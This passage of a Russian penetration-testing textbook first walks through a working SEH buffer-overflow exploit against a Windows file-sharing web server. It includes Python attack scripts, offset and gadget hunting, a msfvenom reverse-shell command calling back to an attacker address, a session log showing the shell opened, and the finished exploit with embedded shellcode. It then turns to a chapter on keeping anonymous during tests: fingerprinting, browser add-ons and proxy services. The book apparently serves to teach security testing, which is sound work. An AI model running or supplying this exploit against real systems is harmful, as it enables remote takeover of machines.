


Рис. 15.14. Момент отказа приложения в Burp




Рис. 15.15. Подключение OllyDbg к процессу




Рис. 15.16. Состояние регистров в момент ошибки

Повторим данную ошибку, но уже используя скелетный вариант эксплойт-кода (в данном случае написанного на языке Python):

```
#!/usr/bin/python3
import socket
import sys
import struct
import time

host='10.0.0.6'
port=80

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
except:
    print("socket() failed")
    sys.exit(1)

s.connect((host,port))

PAYLOAD="A" * 5000

evil =  "GET " + PAYLOAD + " HTTP/1.1\r\n"
evil += "Host: 10.0.0.6\r\n"
evil += "User-Agent: Mozilla/5.0\r\n"
evil += "Connection: keep-alive\r\n"
evil += "Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8\r\n"
evil += "Accept-Language: en-us,en;q=0.5\r\n"

s.send(evil.encode())

s.close()
```

Убедимся, что ошибка повторяется (рис. 15.17).




Рис. 15.17. Повторение ошибки

Рассмотрим эту ошибку детальнее:

- EIP не переписан (не AAAA или 41414141);
- на часть буфера указывают регистры EDX и EDI (но не на начало);
- EAX указывает на переписанный адрес (41414141);
- SEH (рис. 15.18 и 15.19) переписан, что и вызвало ошибку. Больше информации о SEH можно найти здесь: https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/).




Рис. 15.18. Просмотр SEH

Значение SEH:




Рис. 15.19. Значение SEH в момент ошибки

Необходимо найти offset до SEH overwrite-а. Для этого мы используем утилиту Metasploit Framework: pattern_create.rb и pattern_offset.rb. В результате определяем, что SEH переписывается, начиная с 4065-го символа:

```
root@kali:~/easyfilesharingweb7.2# /usr/share/metasploit-framework/tools/
exploit/pattern_offset.rb -l 5000 -q 46356646
[*] Exact match at offset 4065
```

Изменяем наш эксплойт-код, чтобы подтвердить контроль над SEH:

```
PAYLOAD="A" * 4065 + "BBBB" + "C" * 931;
```

В результате видим, что SEH переписан корректно: 42424242 (BBBB).

Для успешного выполнения кода нам необходимо найти POP, POP, RET последовательность в загруженных модулях, для которых не включен SafeSEH, а также проверить, используется ли ASLR для модулей (данные методы защиты рекомендуется изучить подробнее).

SafeSEH можно проверить, используя Plugin в OllyDBG (рис. 15.20).

ASLR можно проверить, сравнив адреса загружаемых модулей между перезапусками приложения и перезагрузкой OS.




Рис. 15.20. Использование плагина SafeSEH в OllyDbg

Рис. 15.21. Модули без включенного SafeSEH

В результате:

- модули без включенного SafeSEH (рис. 15.21);
- проверка на ASLR (перезагрузка Windows) (рис. 15.22).

Рис. 15.22. Проверка на ASLR — адрес в памяти не изменился

ASLR не включен во всех исполняемых файлах и библиотеках сервиса.

Теперь найдем неиспользуемые POP, POP, RET комбинации (отличная цель — sqlite3.dll): в sqlite3.dll целей нет, зато их много в ImageLoad.dll.

```
/usr/share/metasploit-framework/vendor/bundle/ruby/2.3.0/bin/msfpescan -p
ImageLoad.dll

0x10021bca pop ebx; pop ecx; ret
0x10021fdc pop ebp; pop ebx; ret
0x10021ffe pop ebp; pop ebx; ret
0x10022108 pop ebp; pop ebx; ret
0x1002215b pop ebp; pop ebx; ret
0x10022369 pop esi; pop ebx; ret
0x1002237d pop esi; pop ebx; ret
0x10022391 pop esi; pop ebx; ret
0x10022433 pop esi; pop ebx; ret
0x10022512 pop esi; pop ebx; ret
```

Попробуем использовать адрес 10021BCA (рис. 15.23).

```
Address   SE handler
05206FAC  ImageLoa.10021BCA
```

Рис. 15.23. Подтверждение, что SEH успешно переписан используемым адресом

SEH перезаписан удачно.

Достигнута точка прерывания. Попадаем на 4 байта до переписанного нами SEH (рис. 15.24).

```
05206FAC  41          INC ECX
05206FAD  41          INC ECX
05206FAE  41          INC ECX
05206FAF  41          INC ECX
05206FB0  CA 1B02     RETF 21B                          Far return
05206FB3  1043 43     ADC BYTE PTR DS:[EBX+43],AL
05206FB6  43          INC EBX
```

Рис. 15.24. SEH перезаписан удачно

Теперь попробуем «перепрыгнуть» через SEH, перезаписать его, используя переход по условию, и записать туда наш шелл-код.

Проверим наличие «плохих» символов (put 01-FE-символы после SEH-перезаписи): 253 байт.

```
added \x20 – пробел – "плохой" символ
added \x25 - % "плохой" символ
added \x2b - + "плохой" символ
added \x2f
added \x5c - \
```

Все «плохие» символы найдены.

Попробуем \x76\x06\x77\x04 для перехода вперед.

Лучше перейти на 6 байт, а не на 4. В любом случае мы выходим из контролируемого пространства (рис. 15.25).

```
05086FAB  41                INC ECX
05086FAC  v76 06            JBE SHORT 05086FB4
05086FAE  v77 04            JA SHORT 05086FB4
05086FB0  CA 1B02           RETF 21B                                  Far return
05086FB3  1090 90909090     ADC BYTE PTR DS:[EAX+909090901],DL
05086FB9  90                NOP
05086FBA  90                NOP
05086FBB  90                NOP
05086FBC  90                NOP
05086FBD  90                NOP
05086FBE  0102              ADD DWORD PTR DS:[EDX],EAX
05086FC0  030405 06070809   ADD EAX,DWORD PTR DS:[EAX+9080706]
05086FC7  0A0B              OR CL,BYTE PTR DS:[EBX]
05086FC9  0C 0D             OR AL,0D
```

Рис. 15.25. Выход из контролируемого пространства

Добавим шелл-код — и получим доступ к консоли на целевой системе.

Сгенерируем шелл-код, используя msfvenom без «плохих» символов:

```
msfvenom -p windows/shell/reverse_tcp lhost=10.0.0.5 -b "\x00\xff\x20\x25\x2b\
x2f\x5c" lport=444 -f python -v shellcode
```

Добавляем шелл-код и пробуем. Нам все удалось!

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.0.5:444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.0.0.6
[*] Command shell session 1 opened (10.0.0.5:444 -> 10.0.0.6:49971) at 2023-05-
23 19:47:52 +0000


Shell Banner:
Microsoft Windows [Version 10.0.22000.1574]
-----


C:\Users\test\Desktop>
```

Еще раз рассмотрим готовый эксплойт с комментариями:

```
#!/usr/bin/python3
import socket
import sys
import struct
import time

host='10.0.0.6'
port=80

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
except:
    print("socket() failed")
    sys.exit(1)

s.connect((host,port))

# Metasploit generate shellcode generated with command:  msfvenom -p windows/
shell/reverse_tcp lhost=10.0.0.5  -b "\x00\xff\x20\x25\x2b\x2f\x5c" lport=444
-f python -v shellcod
#Payload size: 381 bytes
#Final size of python file: 2100 bytes
shellcod =  b""
shellcod += b"\xdd\xc0\xd9\x74\x24\xf4\x5d\xba\xbc\xe9\xe2"
shellcod += b"\xed\x33\xc9\xb1\x59\x31\x55\x19\x03\x55\x19"
shellcod += b"\x83\xed\xfc\x5e\x1c\x1e\x05\x11\xdf\xdf\xd6"
shellcod += b"\x4d\x69\x3a\xe7\x5f\x0d\x4e\x5a\x6f\x45\x02"
shellcod += b"\x57\x04\x0b\xb7\xec\x68\x84\x86\x0d\x83\x63"
shellcod += b"\xa2\xd7\xaa\x4b\x9f\x24\xad\x37\xe2\x78\x0d"
```

```
shellcod += b"\x09\x2d\x8d\x4c\x4e\xfb\xfb\xa1\x02\x77\x51"
shellcod += b"\x2d\xf4\x0c\x14\x71\xfb\xc2\x12\xc9\x83\x67"
shellcod += b"\xe4\xbd\x3f\x69\x35\xb6\x88\x71\x3e\x90\x28"
shellcod += b"\x83\x93\x70\xac\x4a\x67\x4c\xe7\xc7\xbc\x27"
shellcod += b"\xf6\x01\x8d\xc8\xc8\x6d\x42\xf7\xe4\x63\x9a"
shellcod += b"\x30\xc2\x9b\xe9\x4a\x30\x21\xea\x89\x4a\xfd"
shellcod += b"\x7f\x0d\xec\x76\x27\xe9\x0c\x5a\xbe\x7a\x02"
shellcod += b"\x17\xb4\x24\x07\xa6\x19\x5f\x33\x23\x9c\x8f"
shellcod += b"\xb5\x77\xbb\x0b\x9d\x2c\xa2\x0a\x7b\x82\xdb"
shellcod += b"\x4c\x23\x7b\x7e\x07\xc6\x6a\xfe\xe8\x18\x93"
shellcod += b"\xa2\x7e\xd4\x5e\x5d\x7e\x72\xe8\x2e\x4c\xdd"
shellcod += b"\x42\xb9\xfc\x96\x4c\x3e\x75\xb0\x6e\x90\x3d"
shellcod += b"\xd1\x90\x11\x3d\xfb\x56\x45\x6d\x93\x7f\xe6"
shellcod += b"\xe6\x63\x7f\x33\x92\x69\x17\xb6\x62\x6e\xe2"
shellcod += b"\xae\x60\x6e\xed\x92\xed\x88\xbd\xba\xbd\x04"
shellcod += b"\x7e\x6b\x7d\xf5\x16\x61\x72\x2a\x06\x8a\x59"
shellcod += b"\x43\xad\x65\x37\x3b\x5a\x1f\x12\xb7\xfb\xe0"
shellcod += b"\x89\xbd\x3c\x6a\x3b\x41\xf2\x9b\x4e\x51\xe3"
shellcod += b"\xfb\xb0\xa9\xf4\x69\xb0\xc3\xf0\x3b\xe7\x7b"
shellcod += b"\xfb\x1a\xcf\x23\x04\x49\x4c\x23\xfa\x0c\x64"
shellcod += b"\x5f\xcd\x9a\xc8\x37\x32\x4b\xc8\xc7\x64\x01"
shellcod += b"\xc8\xaf\xd0\x71\x9b\xca\x1e\xac\x88\x46\x8b"
shellcod += b"\x4f\xf8\x3b\x1c\x38\x06\x65\x6a\xe7\xf9\x40"
shellcod += b"\xe8\xe0\x05\x16\xc7\x48\x6d\xe8\x57\x69\x6d"
shellcod += b"\x82\x57\x39\x05\x59\x77\xb6\xe5\xa2\x52\x9f"
shellcod += b"\x6d\x28\x33\x6d\x0c\x2d\x1e\x33\x90\x2e\xad"
shellcod += b"\xe8\x23\x54\xde\x0f\xc4\xa9\xf6\x6b\xc5\xa9"
shellcod += b"\xf6\x8d\xfa\x7f\xcf\xfb\x3d\xbc\x74\xf3\x08"
shellcod += b"\xe1\xdd\x9e\x72\xb5\x1e\x8b"

#Charset for removing bad chars. 253 bytes. Bad chars \x00\xff\x20\x25\x2b\x2f\x5c
CHARSET="\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x21\x22\x23\x24\x26\x27\x28\
x29\x2a\x2c\x2d\x2e\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\
x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\
x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\
x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\
x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\
x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\
xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\
xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\
xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\
xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\
xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe"

# Shortjump used to jump over SHE overwrite and land into NOP sled (\x90
instructions)
SHORTJUMP=b"\x76\x09\x77\x06";

# final PAYLOAD construction where we use knowledge about SEH overwrite at 4065
offset
PAYLOAD=b"A" * 4061 + SHORTJUMP + b"\xca\x1b\x02\x10" + b"\x90" * 10 + shellcod
+ b"C" * 561;
```

```
evil =  b"GET " + PAYLOAD + b" HTTP/1.1\r\n"
evil += b"Host: 10.0.0.6\r\n"
evil += b"User-Agent: Mozilla/5.0\r\n"
evil += b"Connection: keep-alive\r\n"
evil += b"Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8\r\n"
evil += b"Accept-Language: en-us,en;q=0.5\r\n"

s.send(evil)

s.close()
```

16 Сохранение анонимности

Если посмотреть на этимологию термина «анонимность», в греческом это «безымянность» или «отсутствие имени». При широком понимании анонимным можно считать человека, чья личность нам неизвестна. Как и у многих других явлений, у анонимности есть две стороны — хорошая и плохая. Хорошая заключается в том, что, сохраняя свою анонимность в Глобальной сети, вы можете скрыть свои интересы и предпочтения и тем самым попытаться избежать попадания в информационный пузырь и возможности манипулирования вашим мировоззрением, желаниями и поступками. Темная сторона анонимности проявляется в ощущении безнаказанности. Оставаясь анонимными, некоторые люди позволяют себе делать такие вещи, на которые они никогда не осмелились бы, если бы их личность была известна. И что самое неприятное, чаще всего эти действия противозаконны (как один из примеров можно привести разжигание межнациональной розни в социальных сетях).

Анонимность при проведении тестов

Но если отвлечься от общих рассуждений, то зачем нам может понадобиться анонимность во время тестов на проникновение?

Первое — это сокрытие своих действий от систем обнаружения, применяемых в целевой ИС. Даже если вы просто открыли общедоступную страницу атакуемой организации в вашем браузере, эта информация сохранится в журнале сервера. Конечно, вряд ли вас после этого заблокируют, скорее всего, эту запись вообще никто не заметит. Но как только вы начнете вести хоть сколько-нибудь активные действия, то эта информация сразу же всплывет. Вы же не хотите, чтобы ваш тест закончился, так толком и не начавшись?

В некоторых случаях тестирование на проникновение проводится без предварительного уведомления сотрудников компании. Это делается для получения более точных результатов, основанных на реальном поведении сотрудников и состоянии системы безопасности. Анонимность в этом контексте помогает сохранить статус тайны и предотвращает возможное изменение поведения или принятие мер безопасности только во время тестирования.

Второе — доступ к закрытым ресурсам. Часто бывает, что доступ может быть закрыт пользователям, находящимся в определенной стране. Причем доступ может быть ограничен как страной, в которой находится ИС, так и страной, в которой находится специалист по ИБ. Стоит отметить, что вас может интересовать доступ не только к инфраструктуре, которую вы тестируете, но и к сторонним ресурсам с нужными вам инструментами или информацией.

Третье — защита сотрудников. В случае возникновения юридических проблем или недоразумений анонимность может защитить экспертов по тестированию на проникновение от таких потенциальных последствий, как иски, репутационные риски или уголовное преследование.

Это лишь несколько примеров того, для чего вам может понадобиться сохранять анонимность во время работы. Безусловно, вам пригодятся не все инструменты, которые описаны ниже, однако иметь представление об их работе будет не лишним.

Анономность в Глобальной сети

С анонимностью в обычном мире дело обстоит проще. Свою личность мы можем подтвердить, предъявив паспорт, пропуск, водительское удостоверение или иной документ. В интернете все сложнее; мы можем использовать уникальную электронную подпись для аутентификации на некоторых ресурсах, но таких ресурсов все же меньшинство. Чаще для подтверждения ваших прав доступа используется пара логин и пароль.

Раньше, на заре интернета, для создания учетной записи в какой-либо системе вам достаточно было иметь лишь адрес электронной почты. Вы придумывали логин и пароль, и в случае, если вы создавали почтовый ящик только для регистрации на конкретном ресурсе, то могли оставаться в определенной степени анонимными. Теперь системы все чаще спрашивают ваш номер телефона, который достаточно сложно подделать, или предлагают авторизоваться, используя такие порталы, как vk.com или facebook.com, что автоматически означает передачу ваших персональных данных.

Но это еще не все. Те же поисковые системы хотят знать, кто конкретно и на какой сайт заходит, какие страницы там просматривает и сколько времени на это тратит. Большая часть таких сайтов не требует регистрации для простого просмотра их содержимого, поэтому для деанонимизации пользователя создается его уникальный цифровой отпечаток, основанный на совокупности множества данных.

Для создания уникального цифрового отпечатка поисковыми системами могут быть использованы:

- IP-адрес. Отслеживание IP-адресов пользователей позволяет определить географическое местоположение и провайдера интернета. Если у вас статический публичный IP, то его уже будет достаточно для идентификации;

- информация об устройстве — тип устройства, операционная система, версия браузера, разрешение экрана и другие характеристики;
- файлы cookie помогают отслеживать поведение пользователей на различных сайтах и сессиях, что позволяет лучше понимать интересы и предпочтения пользователей;
- история поиска — запросы, сделанные пользователем в поисковой системе, анализируются для определения интересов, намерений и потребностей пользователя;
- информация о навигации — время посещения, длительность пребывания на сайте, просмотренные страницы и прочие действия пользователя;
- взаимодействие с рекламой — какие рекламные объявления пользователь видит, на какие из них нажимает и сколько он проводит времени за просмотром рекламы;
- данные из социальных сетей в случае, если пользователь использует аккаунт социальной сети для авторизации на других сайтах;
- геолокация — данные о геолокации пользователя (если они доступны) для определения местоположения отслеживаются на основе GPS, Wi-Fi или сотовой связи.

Как сохранить анонимность?

Существует множество способов сохранить анонимность. Можно создать профиль в социальных сетях с использованием поддельной личной информации — указать придуманное имя, специально для этих целей созданный адрес электронной почты, сгенерировать ненастоящую фотографию и т. д. Кроме создания поддельной личности, существуют и другие приемы для сокрытия вашего местоположения и IP-адреса, для этого отлично подходят сервисы VPN.

Есть и множество надстроек для браузера, которые затрудняют сбор информации о вас. Так как в Kali Linux по умолчанию используется Mozilla Firefox, то рассмотрим несколько примеров именно для него:

- Facebook Container — инструмент, предотвращающий отслеживание пользователей Facebook во время их пребывания на других сайтах. Facebook Container изолирует вашу активность на Facebook от всей остальной вашей активности в интернете, что осложняет сбор данных о вас на сторонних сайтах.
- Decentraleyes действует как локальный кэш CDN (Content Delivery Network), предотвращая запросы к популярным сторонним службам доставки контента (Google Hosted Libraries, Microsoft Ajax CDN и т. д.). Дополнение хранит локальные копии популярных библиотек JavaScript и других ресурсов, часто использующихся на различных сайтах. Когда вы посещаете сайт, который использует одну из этих библиотек, Decentraleyes пытается загрузить локальную копию ресурса, вместо того чтобы отправлять запрос к стороннему CDN.

- AdNauseam имеет способность автоматически «кликать» на заблокированных рекламных объявлениях в фоновом режиме. Это создает «шум» для рекламных сетей, затрудняя отслеживание и создание точных профилей пользователей на основе их интересов и поведения. Таким образом, AdNauseam затрудняет для рекламодателей и сторонних служб отслеживания сбор информации о вашей активности в интернете.

Прокси-серверы

Прокси обычно используется для обозначения выполнения действий от имени кого-то или чего-то. В ИТ прокси можно рассматривать как промежуточное звено, которое пересылает отправленные источником запросы к месту назначения, получает ответы и отправляет их обратно к источнику.

Это одно из широко используемых решений для обеспечения анонимности. Единственная причина использования прокси — сокрытие IP-адреса. Существуют различные решения для организации прокси, такие как веб-прокси, аппаратные прокси и т. д. В их основе всегда лежит принцип перенаправления трафика к месту назначения с другого IP-адреса. И хотя прокси может использоваться для множества других целей, кроме анонимности, мы сосредоточимся только на этой цели.

Проблемы безопасности

Возможны разные уровни анонимности на основе различных прокси-решений. Некоторые прокси просто скрывают ваши данные, сохраняя все ваши действия в своих журналах. Методы обнаружения использования прокси-серверов часто позволяют обнаружить, использует пользователь прокси-сервер или соединяется с ИС напрямую. Стоит учесть, что прокси-сервер — это не лучшее решение, если вы хотите быть уверены в достаточном сокрытии своих данных. Конечно, существуют системы, использование которых не обнаруживается, системы, которые не хранят данные о ваших действиях, и т. д. Подходите к выбору прокси с осторожностью.

Google

Google является не только популярной поисковой системой, его также можно использовать в качестве прокси с помощью функции Google Translate. Сервис Google Translate позволяет читать веб-контент на любом языке по выбору пользователя. Для перевода необходимо ввести URL страницы в первое поле, а затем нажать на сгенерированную сервисом ссылку в соседнем окне. Продемонстрируем это на примере сайта IPLocation.net и IPLocation.com. Его основной задачей, как можно понять из названия, является раскрытие нашего IP-адреса. Для начала мы откроем этот сайт напрямую (рис. 16.1), а затем — используя Google Translate (рис. 16.2 и 16.3).




Рис. 16.1. Информация с IPLocation.net, полученная напрямую




Рис. 16.2. Перевод через Google Translate

Рис. 16.3. Информация с IPLocation.com, полученная через Google Translate

Таким образом, с помощью этой функции можно использовать сервер Google для пересылки запроса и получения ответа от его имени, что и является основной идеей прокси.

Безусловно, показанный метод не является самым удобным, однако хорошо объясняет работу прокси и демонстрирует то, как можно использовать известные и привычные вещи для не совсем стандартных действий.

Типы прокси-серверов

Программные прокси-серверы представляют собой самостоятельное ПО, которое можно инсталлировать и использовать на своем компьютере.

Ultrasurf — это бесплатное программное обеспечение для обхода интернет-цензуры и обеспечения анонимности при просмотре веб-страниц. Изначально разработанная в 2002 году группой диссидентов из Китая, эта программа позволяет обходить установленные правительственными организациями или интернет-провайдерами ограничения доступа к определенным сайтам. После запуска Ultrasurf соединяется с прокси-серверами, которые обеспечивают шифрование данных и анонимность пользователя. Это создает определенные сложности при

отслеживании онлайн-активности. При использовании этого ПО вы скрываете прежде всего свое местоположение и IP-адрес.

Однако следует отметить, что Ultrasurf хотя и сохраняет анонимность в определенной степени, не обеспечивает такого уровня безопасности, как Tor или VPN. И все же для обхода интернет-цензуры и обеспечения базовой анонимности Ultrasurf подходит как простое и доступное решение.

JonDo, также известная как JAP (Java Anon Proxy) или JonDonym, — это программное обеспечение, позволяющее относительно анонимно и безопасно пользоваться различными ресурсами Глобальной сети. Это прокси-система с открытым исходным кодом, основанная на принципе смешанных сетей (mix network), в которой трафик пользователя пропускается через несколько прокси-серверов (смешивается), чтобы скрыть его истинный IP-адрес и местоположение.

JonDo написана на языке Java, что обеспечивает кроссплатформенность и позволяет использовать ее в различных операционных системах, таких как Windows, macOS и Linux. Система JonDonym использует многоуровневую систему смешивания, в которой трафик пользователя передается через несколько промежуточных серверов (Mixes). Это делает идентификацию пользователей по их IP-адресам крайне сложной. Каждый сервер в цепочке знает только предыдущий и следующий узел, что обеспечивает приватность пользователя.

Однако важно отметить, что JonDo предлагает ограниченное количество бесплатных прокси-серверов с ограниченной пропускной способностью. Для доступа к более быстрым и надежным серверам пользователи должны приобрести премиум-подписку.

Веб-прокси — самый простой, но не очень удобный способ обеспечения анонимности. Главное преимущество веб-прокси заключается в том, что их можно использовать везде, без необходимости настройки и привязки к определенному ПО. Достаточно только открыть браузер, ввести адрес прокси-сервера и указать необходимый для анонимного посещения ресурс. Однако, как уже было сказано, простоту использования перевешивает ограниченность функционала.

Существует множество вариантов реализации веб-прокси; одни из них предназначены только для просмотра страниц, другие же предоставляют возможность оправки сообщений и чтения новостных лент.

В качестве примера веб-прокси можно привести HideMyAss. HideMyAss, сокращенно HMA, был основан в 2005 году и с тех пор стал одним из популярных прокси-сервисов и VPN-провайдеров, предлагающим пользователям услуги по обеспечению анонимности и безопасности в интернете. HMA может сохранять некоторые данные о своих пользователях и их соединениях, что вызывает определенные опасения в отношении приватности. Но для большинства пользовате-

лей, которым нужна простая и надежная анонимность в интернете, HideMyAss является удобным и популярным решением (рис. 16.4).

